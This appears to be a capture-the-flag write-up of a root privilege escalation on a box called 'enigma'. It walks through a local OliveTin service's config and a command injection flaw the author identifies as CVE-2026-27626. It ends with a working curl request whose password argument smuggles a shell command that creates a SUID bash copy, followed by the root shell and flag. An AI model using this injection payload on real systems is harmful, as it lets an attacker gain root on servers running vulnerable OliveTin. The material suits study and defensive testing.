
Found a service running on localhost port 1337, OliveTin. This service running with root privelege.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
<!DOCTYPE html>

<html lang = "en">
	<head>
		<meta charset = "UTF-8" />
		<meta name = "viewport" content = "width=device-width, initial-scale=1.0" />
		<meta name = "description" content = "Give safe and simple access to predefined shell commands from a web interface." />

		<title>OliveTin</title>


		<link rel = "shortcut icon" type = "image/png" href = "/assets/OliveTinLogo-jRx-Gghe.png" />

		<link rel = "apple-touch-icon" sizes="57x57" href="/assets/OliveTinLogo-57px-B3yOXIxP.png" />
		<link rel = "apple-touch-icon" sizes="120x120" href="/assets/OliveTinLogo-120px-BZ3kS-xp.png" />
		<link rel = "apple-touch-icon" sizes="180x180" href="/assets/OliveTinLogo-180px-DBoTqUbn.png" />

		<base href = "/" />
		<script type="module" crossorigin src="/assets/index-Cr_VwSNJ.js"></script>
		<link rel="stylesheet" crossorigin href="/assets/index-BzcwB5yK.css">
	</head>

	<body>
		<slot id = "app" />

		<noscript>
			<div class = "error">Sorry, JavaScript is required to use OliveTin.</div>
		</noscript>

		<dialog title = "Big Error Message" id = "big-error" class = "error padded-content">

		</dialog>

		<script type = "text/javascript">
			const bigErrorDialog = document.getElementById('big-error')

			/**
			This is the bootstrap code, which relies on very simple, old javascript
			to at least display a helpful error message if we can't use OliveTin.
			 */
			window.showBigError = function (type, friendlyType, message, isFatal) {
				console.error('Error ' + type + ': ', message)
				return;

				bigErrorDialog.innerHTML = '<h1>Error ' + friendlyType + '</h1><p>' + message + "</p><p><a href = 'http://docs.olivetin.app/troubleshooting/err-" + type + ".html' target = 'blank'/>" + type + " error in OliveTin Documentation</a></p>"

				if (isFatal) {
					bigErrorDialog.innerHTML += '<p>You will need to refresh your browser to clear this message.</p>'
				} else {
					bigErrorDialog.innerHTML += '<p>This error message will go away automatically if the problem is solved.</p>'
				}

				bigErrorDialog.showModal()

				console.error('Error ' + type + ': ', message)
			}

			window.clearBigErrors = function () {
				bigErrorDialog.close()
			}
		</script>

		<script type = "text/javascript" nomodule>
			showBigError("js-modules-not-supported", "Sorry, your browser does not support JavaScript modules.", null)
		</script>

	</body>
</html>

Checking for config cat /etc/OliveTin/config.yaml 2>/dev/null, found an shell command injection probability
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
# There is a built-in micro proxy that will host the webui and REST API all on
# one port (this is called the "Single HTTP Frontend") and means you just need
# one open port in the container/firewalls/etc.
#
# Listen on all addresses available, port 1337
listenAddressSingleHTTPFrontend: 127.0.0.1:1337
# Choose from INFO (default), WARN and DEBUG
# Docs: https://docs.olivetin.app/advanced_configuration/logs.html
logLevel: "INFO"
# Actions are commands that are executed by OliveTin, and normally show up as
# buttons on the WebUI.
#
# Docs: https://docs.olivetin.app/action_execution/create_your_first.html
actions:
# This is the most simple action, it just runs the command and flashes the
# button to indicate status.
#
# If you are running OliveTin in a container remember to pass through the
# docker socket! https://docs.olivetin.app/solutions/container-control-panel/index.html
- title: Ping the Internet
shell: ping -c 3 1.1.1.1
icon: ping
popupOnStart: execution-dialog-stdout-only
# This uses `popupOnStart: execution-dialog-stdout-only` to simply show just
# the command output.
- title: Check disk space
icon: disk
shell: df -h /media
popupOnStart: execution-dialog-stdout-only
# This uses `popupOnStart: execution-dialog` to show a dialog with more
# information about the command that was run.
- title: check dmesg logs
shell: dmesg | tail
icon: logs
popupOnStart: execution-dialog
# This uses `popupOnStart: execution-button` to display a mini button that
# links to the logs.
#
# You can also rate-limit actions too.
- title: date
shell: date
id: date
timeout: 6
icon: clock
popupOnStart: execution-button
maxRate:
- limit: 3
duration: 1m
# You are not limited to operating system commands, and of course you can run
# your own scripts. Here `maxConcurrent` stops the script running multiple
# times in parallel. There is also a timeout that will kill the command if it
# runs for too long.
- title: Run backup script
shell: /opt/backupScript.sh
shellAfterCompleted: "apprise -t 'Notification: Backup script completed' -b 'The backup script completed with code {{ exitCode}}. The log is: \n {{ output }} '"
maxConcurrent: 1
timeout: 10
icon: backup
popupOnStart: execution-dialog
# When you want to prompt users for input, that is when you should use
# `arguments` - this presents a popup dialog and asks for argument values.
#
# Docs: https://docs.olivetin.app/action_examples/ping.html
- title: Ping host
id: ping_host
shell: ping {{ host }} -c {{ count }}
icon: ping
timeout: 100
popupOnStart: execution-dialog-stdout-only
arguments:
- name: host
title: Host
type: ascii_identifier
default: example.com
description: The host that you want to ping
- name: count
title: Count
type: int
default: 3
description: How many times to do you want to ping?
# OliveTin can control containers - docker is just a command line app.
#
# However, if you are running in a container you will need to do some setup,
# see the docs below.
#
# Docs: https://docs.olivetin.app/solutions/container-control-panel/index.html
- title: Restart Docker Container
icon: restart
shell: docker restart {{ .CurrentEntity }}
arguments:
- name: container
title: Container name
choices:
- value: plex
- value: traefik
- value: grafana
# There is a special `confirmation` argument to help against accidental clicks
# on "dangerous" actions.
#
# Docs: https://docs.olivetin.app/args/input_confirmation.html
- title: Delete old backups
icon: ashtonished
shell: rm -rf /opt/oldBackups/
arguments:
- type: html
title: Description
default:
The documentation for this action can be found at <a href = "example.com">example.com</a>.
- type: confirmation
title: Are you sure?!
# This is an action that runs a script included with OliveTin, that will
# download themes. You will still need to set theme "themeName" in your config.
#
# Docs: https://docs.olivetin.app/reference/reference_themes_for_users.html
- title: Get OliveTin Theme
exec:
- "olivetin-get-theme"
- "{{ themeGitRepo }}"
- "{{ themeFolderName }}"
icon: theme
arguments:
- name: themeGitRepo
title: Theme's Git Repository
description: Find new themes at https://olivetin.app/themes
type: url
- name: themeFolderName
title: Theme's Folder Name
type: ascii_identifier
# Sometimes you want to run actions on other servers - don't overcomplicate
# it, just use SSH! OliveTin includes a helper to make this easier, which is
# entirely optional. You can also setup SSH manually.
#
# Docs: https://docs.olivetin.app/action_examples/ssh-easy.html
# Docs: https://docs.olivetin.app/action_examples/ssh-manual.html
- title: "Setup easy SSH"
icon: ssh
shell: olivetin-setup-easy-ssh
popupOnStart: execution-dialog
# Here's how to use SSH with the "easy" config, to restart a service on
# another server.
#
# Docs: https://docs.olivetin.app/action_examples/ssh-easy.html
# Docs: https://docs.olivetin.app/action_examples/systemd_service.html
- title: Restart httpd on server1
id: restart_httpd
icon: restart
timeout: 1
shell: ssh -F /config/ssh/easy.cfg root@server1 'service httpd restart'
# Lots of people use OliveTin to build web interfaces for their electronics
# projects. It's best to install OliveTin as a native package (eg, .deb), and
# then you can use either a python script or the `gpio` command.
- title: Toggle GPIO light
shell: gpioset gpiochip1 9=1
icon: light
# There are several built-in shortcuts for the `icon` option, but you
# can also just specify any HTML, this includes any unicode character,
# or a <img = "..." /> link to a custom icon.
#
# Docs: https://docs.olivetin.app/action_customization/icons.html
#
# Lots of people use OliveTin to easily execute ansible-playbooks. You
# probably want a much longer timeout as well (so that ansible completes).
#
# Docs: https://docs.olivetin.app/action_examples/ansible.html
- title: "Run Automation Playbook"
icon: '🤖'
shell: ansible-playbook -i /etc/hosts /root/myRepo/myPlaybook.yaml
timeout: 120
# The following actions are "dummy" actions, used in a Dashboard. As long as
# you have these referenced in a dashboard, they will not show up in the
# `actions` view.
- title: Ping hypervisor1
shell: echo "hypervisor1 online"
- title: Ping hypervisor2
shell: echo "hypervisor2 online"
- title: Ping hypervisor3
shell: echo "hypervisor3 online"
- title: Ping hypervisor4
shell: echo "hypervisor4 online"
- title: "{{ server.name }} Wake on Lan"
shell: echo "Sending Wake on LAN to {{ server.hostname }}"
icon: <iconify-icon icon="carbon:awake"></iconify-icon>
entity: server
- title: "{{ server.name }} Power Off"
shell: "echo 'Power Off Server: {{ server.hostname }}'"
icon: <iconify-icon icon="carbon:flash-off"></iconify-icon>
entity: server
- title: "{{ server.name }} Print server name"
shell: 'echo "Server name: {{ server.name }}"'
entity: server
- title: Ping All Servers
shell: "echo 'Ping all servers'"
icon: ping
- title: Start {{ .CurrentEntity.Names }}
icon: box
shell: docker start {{ .CurrentEntity.Names }}
entity: container
triggers: ["Update container entity file"]
- title: Stop {{ .CurrentEntity.Names }}
icon: box
shell: docker stop {{ .CurrentEntity.Names }}
entity: container
triggers: ["Update container entity file"]
# Lastly, you can hide actions from the web UI, this is useful for creating
# background helpers that execute only on startup or a cron, for updating
# entity files.
# - title: Update container entity file
# shell: 'docker ps -a --format json > /etc/OliveTin/entities/containers.json'
# hidden: true
# execOnStartup: true
# execOnCron: '*/1 * * * *'
# An entity is something that exists - a "thing", like a VM, or a Container
# is an entity. OliveTin allows you to then dynamically generate actions based
# around these entities.
#
# This is really useful if you want to generate wake on lan or poweroff actions
# for `server` entities, for example.
#
# A very popular use case that entities were designed for was for `container`
# entities - in a similar way you could generate `start`, `stop`, and `restart`
# container actions.
#
# Entities are just loaded fome files on disk, OliveTin will also watch these
# files for updates while OliveTin is running, and update entities.
#
# Entities can have properties defined in those files, and those can be used
# in your configuration as variables. For example; `container.status`,
# or `vm.hostname`.
#
# Docs: https://docs.olivetin.app/entities/intro.html
- title: Backup Database
id: backup_database
icon: "⛁"
shell: "mysqldump -u {{ db_user }} -p'{{ db_pass }}' {{ db_name }} > /opt/backups/backup.sql"
popupOnStart: execution-dialog
arguments:
- name: db_user
type: ascii_identifier
default: backup_svc
- name: db_pass
type: password
- name: db_name
type: ascii_identifier
default: production
entities:
# YAML files are the default expected format, so you can use .yml or .yaml,
# or even .txt, as long as the file contains valid a valid yaml LIST, then it
# will load properly.
#
# Docs: https://docs.olivetin.app/entities/intro.html
- file: entities/servers.yaml
name: server
- file: entities/containers.json
name: container
# Dashboards are a way of taking actions from the default "actions" view, and
# organizing them into groups - either into folders, or fieldsets.
#
# The only way to properly use entities, are to use them with a `fieldset` on
# a dashboard.
#
# Docs: https://docs.olivetin.app/dashboards/intro.html
dashboards:
# Top level items are dashboards.
- title: My Servers
contents:
- title: All Servers
type: fieldset
contents:
# The contents of a dashboard will try to look for an action with a
# matching title IF the `contents: ` property is empty.
- title: Ping All Servers
# If you create an item with some "contents:", OliveTin will show that as
# directory.
- title: Hypervisors
contents:
- title: Ping hypervisor1
- title: Ping hypervisor2
- title: More hypervisors
type: directory
contents:
- title: Ping hypervisor3
- title: Ping hypervisor4
# If you specify `type: fieldset` and some `contents`, it will show your
# actions grouped together without a folder.
- type: fieldset
entity: server
title: 'Server: {{ .CurrentEntity.hostname }}'
contents:
# By default OliveTin will look for an action with a matching title
# and put it on the dashboard.
#
# Fieldsets also support `type: display`, which can display arbitary
# text. This is useful for displaying things like a container's state.
- type: display
title: |
Hostname: <strong>{{ server.name }}</strong>
IP Address: <strong>{{ server.ip }}</strong>
# These are the actions (defined above) that we want on the dashboard.
- title: '{{ server.name }} Wake on Lan'
- title: '{{ server.name }} Power Off'
- title: More Options
type: directory
contents:
- title: '{{ server.name }} Print server name'
# This is the second dashboard.
- title: My Containers
contents:
- title: 'Container {{ .CurrentEntity.Names }} ({{ .CurrentEntity.Image }})'
entity: container
type: fieldset
contents:
- type: display
title: |
{{ container.RunningFor }} <br /><br /><strong>{{ container.State }}</strong>
- title: 'Start {{ .CurrentEntity.Names }}'
- title: 'Stop {{ .CurrentEntity.Names }}'
# Security - Authentication
# This setting effectively enables or disables guests.
# If set to "true", then users will have to login to do anything.
authRequireGuestsToLogin: false
# This form of auth is the simplest to setup - just define users and passwords
# in the config. OliveTin also supports header-based auth, OAuth2,
# and JWT authentication which are documented separately.
#
# Docs: https://docs.olivetin.app/security/local.html
#
# How to get a hashed password:
# Docs: https://docs.olivetin.app/security/local.html#_get_a_argon2id_hashed_password
authLocalUsers:
enabled: true
# users:
# - username: alice
# usergroup: admins
# password: "$argon2id$v=19$m=65536,t=4,p=2$puyxA0s555TSFx7hnFLCXA$PyhLGpZtvpMMvc2DgMWkM8OJMKO55euwV5gm//1iwx4"
# Security - Access Control
# Policies affect the whole app (eg: ability to view the log list).
# Docs: https://docs.olivetin.app/security/acl.html
defaultPolicy:
showDiagnostics: true
showLogList: true
# Permissions affect actions (eg: ability to view a specific log).
# Docs: https://docs.olivetin.app/security/acl.html
defaultPermissions:
view: true
exec: true
logs: true
# OliveTin uses access control lists to match up policy and permissions to users.
# Docs: https://docs.olivetin.app/security/acl.html
accessControlLists:
- name: admin_acl
matchUsergroups: ["admins"]
policy:
showDiagnostics: true
permissions:
view: true
exec: true
logs: true
# OliveTin contains many more configuration options not in this default config.
# Check out docs.olivetin.app for a setting if you feel like you're missing something.
- title: Backup Database
id: backup_database
Check service version

1
2
3
haris@enigma:~$ OliveTin --version
INFO OliveTin is just printing the startup message  commit="d22bdeb" date="2026-02-14T20:41:10Z" version="3000.10.0"
haris@enigma:~$
After research, i found CVE-2026-27626. Using it to get root flag
CVE-2026-27626 – OliveTin OS Command Injection
OliveTin versions up to 3000.10.0 are affected by CVE-2026-27626, a critical OS Command Injection vulnerability (CWE-78, CVSS 9.9), which was patched in version 3000.10.1.
The vulnerability occurs when OliveTin actions use Shell execution with arguments of type password. The password argument type does not properly validate shell metacharacters and was omitted from the list of unsafe argument types. As a result, attacker-controlled input can be interpolated directly into the command string and subsequently executed through sh -c.
The vulnerable configuration contains the following action:
1
shell: "mysqldump -u {{ db_user }} -p'{{ db_pass }}' {{ db_name }} > /opt/backups/backup.sql"
Since db_pass is defined as a password argument, a crafted value can alter the shell parsing context and inject additional operating system commands.
In this environment, authentication is not required for guest users, and the OliveTin service is accessible locally on 127.0.0.1:1337. Therefore, the compromised user can invoke the vulnerable backup_database action directly.
More importantly, the OliveTin process is running with root privileges. Consequently, any command successfully injected through the vulnerable argument is executed as root, turning the command injection vulnerability into a complete local privilege escalation from the haris user to root.
Attack chain:
haris → OliveTin API → backup_database → malicious db_pass → sh -c command injection → root command execution

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
haris@enigma:~$ curl -s -X POST http://127.0.0.1:1337/api/StartAction \
-H "Content-Type: application/json" \
-d @- << 'EOF'
{
  "bindingId": "backup_database",
  "arguments": [
    {"name": "db_user", "value": "x"},
    {"name": "db_pass", "value": "x'; cp /bin/bash /var/tmp/rootbash && chmod +s /var/tmp/rootbash; #"},
    {"name": "db_name", "value": "x"}
  ]
}
EOF
{"executionTrackingId":"ef7e6445-49cb-4dd5-bd00-aa85e261bd58"}
haris@enigma:~$ ls /var/tmp
rootbash
roundcube.roundcube.2026-05-26-10.49.mysql.8kNTfp
systemd-private-fa0b140aae624e5e8b975201b0780bfd-dovecot.service-mNPwS6
systemd-private-fa0b140aae624e5e8b975201b0780bfd-fwupd.service-QppKbZ
systemd-private-fa0b140aae624e5e8b975201b0780bfd-ModemManager.service-3gLgK5
systemd-private-fa0b140aae624e5e8b975201b0780bfd-polkit.service-CfTbWa
systemd-private-fa0b140aae624e5e8b975201b0780bfd-systemd-logind.service-vyfGKf
systemd-private-fa0b140aae624e5e8b975201b0780bfd-systemd-resolved.service-WmVc7y
systemd-private-fa0b140aae624e5e8b975201b0780bfd-systemd-timesyncd.service-ss39h0
systemd-private-fa0b140aae624e5e8b975201b0780bfd-upower.service-QcG329
haris@enigma:~$
haris@enigma:~$ /var/tmp/rootbash -p
rootbash-5.2# cat /root/root.txt
ffef4c1b0511dd5610e3929fb92ca464
rootbash-5.2#